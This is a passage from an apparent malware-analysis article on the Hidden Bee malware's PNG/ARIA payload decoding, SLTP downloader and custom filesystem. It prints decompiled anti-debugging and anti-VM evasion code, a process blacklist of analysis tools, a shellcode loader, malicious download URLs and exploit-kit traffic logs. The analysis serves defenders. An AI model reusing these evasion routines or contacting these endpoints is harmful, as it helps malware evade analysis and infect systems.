003116FC add    esp, 0Ch

```

The function decoding the PNG has the following flow:

```


| 33 | decoded_buf = 0;
| 34 | png_hdr = 0x89u;
| 35 | v13 = 'P';
| 36 | v14 = 'N';
| 37 | v15 = 'G';
| 38 | v16 = '\r';
| 39 | v17 = '\n';
| 40 | v18 = 26;
| 41 | v19 = 10;
| 42 | if ( !j_memcmp(payload, &png_hdr, 8) )
| 43 |     decoded_buf = (BYTE *)decode_from_png(payload, functions_list, &size);
| 44 | result = free(payload);
| 45 | if ( decoded_buf )
| 46 | {
| 47 |     if ( !(size & 3) )
| 48 |     {
| 49 |         buf_ptr = decoded_buf;
| 50 |         aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(DWORD *)aria_key_ptr);
| 51 |         j_memset(aria_key_ptr + 4, 0, *(DWORD *)aria_key_ptr);
| 52 |         if ( size )
| 53 |         {
| 54 |             do
| 55 |             {
| 56 |                 aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
| 57 |                 index += 16;
| 58 |                 buf_ptr += 16;
| 59 |             }
| 60 |             while ( index < size );
| 61 |         }
| 62 |         if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
| 63 |         {
| 64 |             if ( unpack_cab(&v10, (int)decoded_buf, size) )
| 65 |             {
| 66 |                 module_name = decode_memory((int)sub_317EE4); // "bin/i386/core.sdb"
| 67 |                 load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
| 68 |                 free_module(&v10);
| 69 |             }
| 70 |         }
| 71 |     }
| 72 |     result = free(decoded_buf);
| 73 | }
| 74 | return result;
| 75 | }

```

It converts the PNG into byte content and decrypts it with the help of [ARIA cipher](#). The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.

The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :





### Inside core.sdb

This module (retrieved from the PNG) is a second downloader component in the 0x10000401 format. This time, it uses a custom TCP-based protocol, referenced by the authors as SLTP. (This protocol was also used by the analogical component seen one year ago). The embedded links:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998 sltp://bbs.favcom.space:1108/setup.bin?id=999
```

### Execution flow

1. Checks for blacklisted processes. If any are detected, exits.
2. Removes functions:

```
DbgBreakPoint
```

,

```
DbgUserBreakPoint
```

by overwriting their beginning with the RET instruction.

3. Checks if the malware is already installed. If yes, exits.
4. Creates an installation mutex

```
{71BB7F1C-D700-4487-B9C6-6DD9863DFE91}-ins.
```

5. If the module was run with the flag==1:

1. Connects to the first address:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998
```

2. Sets an environment variable

```
INSTALL_SOURCE
```

to the value given as an argument.

3. Runs the downloaded next stage module.

6. If the module was run with the flag!=1:

1. Performs checks against VM. If detected, exits.

2. Connects to the second address:

```
s1tp://bbs.favcom.space:1108/setup.bin?id=999
```

. This time, appends the victim's fingerprint to the URL. Format:

```
&sid=&sz=&os=&ar=
```

3. Runs the downloaded next stage module.

## Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function:

`NtQuerySystemInformation` with a parameter 5 (

```
SystemProcessInformation
```

).

```

36 | j_memset((int)v1, 0, SystemInformationLength);
37 | if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
38 | {
39 |     while ( !blacklisted_processes[0] )
40 |     {
41 | check_next:
42 |         if ( !*( _DWORD *)v2 )
43 |             goto finished;
44 |         v2 += *( _DWORD *)v2;
45 |     }
46 |     next_proc_name = blacklisted_processes;
47 |     _next_proc_name = blacklisted_processes;
48 |     while ( 1 )
49 |     {
50 |         RtlInitUnicodeString(&v6, *next_proc_name);
51 |         if ( ( _WORD)v6 == *( ( _WORD *)v2 + 28 ) )
52 |         {
53 |             if ( ( unsigned __int8)RtlEqualUnicodeString(&v6, v2 + 56, 1 ) )
54 |                 break;
55 |         }
56 |         next_proc_name = _next_proc_name + 1;
57 |         _next_proc_name = next_proc_name;
58 |         if ( !*next_proc_name )
59 |             goto check_next;
60 |     }
61 |     blacklisted_found = 1;
62 | }
63 | finished:
64 |     LocalFree(v7);
65 | }
66 | return blacklisted_found;
67 | }

```

The blacklist contains popular debuggers and sniffers:

“devenv.exe”, “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”,  
 “ImmunityDebugger.exe”, “windbg.exe”  
 “EHSniffer.exe”, “iris.exe”, “procexp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```

46 | ms_exc.registration.TryLevel = 0;
47 | CPUID_check(&v27, 0x40000000);
48 | *( _DWORD *)v33 = v28;
49 | *( _DWORD *)&v33[4] = v29;
50 | *( _DWORD *)&v33[8] = v30;
51 | ms_exc.registration.TryLevel = -1;
52 | HIBYTE(v34) = 0;
53 | if ( VPCEXT_check() )
54 |     goto set_vm_flag;
55 | if ( VMWare_io_check() )
56 |     goto set_vm_flag;

```

CPUID with EAX=40000000 ([a check for Hypervisor’s Brand](#)):

```

024335C8 push    40000000h
024335D0 lea    eax, [ebp+var_844]
024335D6 push    eax
024335D7 call   CPUID_check

```

```
0243341A pusha
0243341B mov     eax, [ebp+arg_4]
0243341E xor     ebx, ebx
02433420 xor     ecx, ecx
02433422 xor     edx, edx
02433424 cpuid
02433426 mov     edi, [ebp+arg_0]
```

The VMWare I/O Port (more details [here](#)):

```
0243353A mov     eax, 'VMXh'
0243353F mov     ebx, 0
02433544 mov     ecx, 0Ah
02433549 mov     edx, 'VX'
0243354E in     eax, dx           ; check_for_VMware
0243354F cmp     ebx, 'VMXh'
02433555 setz   [ebp+var_1C]
```

VPCEXT instruction (more details [here](#))

```
02433483 push   ebx
02433484 mov     ebx, 0
02433489 mov     eax, 1
0243348E vpext  7, 0Bh
024334C2 test   ebx, ebx
024334C4 setz   [ebp+var_1C]
```

Checking [the list of common VM vendors](#):

```

57 v0 = decode_memory(&str_XenVMMXenVMM); // "XenVMMXenVMM"
58 if ( !strncmp(v33, v0, 12) )
59     goto set_vm_flag;
60 v1 = decode_memory(&str_VMWareVMware); // "VMwareVMware"
61 if ( !strncmp(v33, v1, 12) )
62     goto set_vm_flag;
63 v2 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
64 if ( !strncmp(v33, v2, 12) )
65     goto set_vm_flag;
66 v3 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
67 if ( !strncmp(v33, v3, 12) )
68     goto set_vm_flag;
69 v4 = decode_memory(&unk_2435F78); // " lrpepyh vr"
70 if ( !strncmp(v33, v4, 12) )
71     goto set_vm_flag;
72 v5 = decode_memory(&unk_2435F58); // "sbiedll.dll"
73 if ( GetModuleHandleA(v5) )
74     goto set_vm_flag;
75 if ( !GetComputerNameW(Buffer, &nSize) )
76     goto set_vm_flag;
77 v6 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
78 if ( !lstrcmpiW(Buffer, v6) )
79     goto set_vm_flag;
80 nSize = 1024;
81 if ( !GetUserNameW(Buffer, &nSize) )
82     goto set_vm_flag;
83 v7 = (const WCHAR *)decode_memory(&unk_2435F08); // L"CurrentUser"
84 if ( !lstrcmpiW(Buffer, v7) )
85     goto set_vm_flag;
86 v8 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
87 if ( !lstrcmpiW(Buffer, v8) )
88     goto set_vm_flag;

```

Checking the BIOS versions typical for virtual environments:

```

89 v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 v10 = decode_memory(&unk_2435EC8); // "shlwapi.dll"
91 shlwapi_dll = LoadLibraryA(v10);
92 StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 if ( !StrStrIA )
94     goto not_detected;
95 j_memset((int)Buffer, 0, 2048);
96 v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 {
100     if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101         goto set_vm_flag;
102 }
103 v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 {
107     v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108     if ( ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109         goto set_vm_flag;
110 }
111 v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114     && ((id1 = decode_memory(&unk_2435D84), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1)) // "55274-640-2673864-23950"
115     || (id2 = decode_memory(&unk_2435D88), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2)) // "76487-644-3177837-23510"
116     || (id3 = decode_memory(&unk_2435D5C), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3)) ) // "76487-337-8429955-22614"
117 {
118     set_vm_flag;
119     vm_detected = 1;
120 }
121 else
122 {
123     not_detected;
124     vm_detected = 0;
125 }
126 return vm_detected;
127}

```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push   offset aSltp    ; "sltp"
024348FE push   eax
024348FF call  j_strcmp
02434904 pop    ecx
02434905 test   eax, eax
02434907 pop    ecx
02434908 jnz    loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
// type: 1 (SOCK_STREAM)
// protocol : 0 (unspecified)
// lpProtocolInfo: NULL
// group: NULL
// flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIoctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
    closesocket(v6[13]);
}
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *)(int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[*v4 - 1], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *) (int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *) (int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.


```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = _func_name[1];
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }
```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```
00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B
```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *))(int (__stdcall **)(_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *))(signed int, signed int))functions_list[2](8, 12);
    v18 = (_DWORD *)((int (__stdcall *))(int))functions_list[3](v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0x0C], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0x0C], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0x0C]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0x0C]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap
0056060E	PUSH 0x0	

EAX=00000000

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?@..C+..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....@.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=@.h*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...J80..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^@
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u@.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...@..h @.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e@0.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	..bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F@..h@0.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c@..hA0..@
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c@..h@0.-\$.b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 05 C3 01 00 00	r.bin..E@..hA0..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	..bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 05 D9 01 00	on.dll..@..hA0.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..@.bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....hA
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 90 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 AA AA AA AA FF 30 FF 50	.l.l...S @ P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	* 0x0 f0d@R0PRz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	*..fu@y@.@E@ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```

. This filesystem has even more elements that are loaded at later stages of the infection. Their full functionality will be described in the next article in our series.

### Even more hidden

From the beginning, Hidden Bee malware has been well designed and innovative. Looking at one year of its evolution, we can be sure that the authors are serious about making it even more stealthy—and they don't stop improving it.

Although the initial dropper uses components analogous to ones observed in the past, revealing their encrypted content now takes many more steps and much more patience. The additional difficulty in the analysis is introduced by the fact that the URLs and encryption keys are never reused, and work only for a single session.

The team behind this malware is skilled and determined. We expect that the Hidden Bee malware won't be going extinct anytime soon.

262	200	HTTP	/static/encrypt.min.js	16 231	text/javasc...	iexplore:3588
263	200	HTTP	/static/tinyjs.min.js	4 215	text/javasc...	iexplore:3588
264	200	HTTP	/js/s9a3509ll111f1sjumg6veg65c.js	47	text/javasc...	iexplore:3588
265	200	HTTP	/views/vqqidjlbvvpn4sddfrnsndqb8.html	6 928	text/javasc...	iexplore:3588
266	200	HTTP	/pubs/article.php?id=03e6c47cd44a9b6289027672980eed54	297	text/html; c...	iexplore:3588
267	200	HTTP	/views/4fmbfsgtvd9f1203vunbhr8.html	419	text/html; c...	iexplore:3588
268	200	HTTP	/views/0iif3cpqdfp61uavrj9nsfv48.swf	115 972	application/...	iexplore:3588
269	200	HTTP	/views/m4rihvkftuce9l80hkir0oell8.wav	35 852	audio/wav	iexplore:3588
270	200	HTTP	/views/nb3r4idp77gol7ba8hadtc9pg.wav	48 852	audio/wav	iexplore:3588
271	200	HTTP	/views/phqm86n2s58h6mm5d21ehfc6gs.jpg	157 590	image/jpeg	dllhost:544
276	200	HTTP	/images/captcha.png?mod=attachment&u=ed1b6cd76c121c2d08a15b6f82dc1663	26 516	image/png	regsvr32:2948

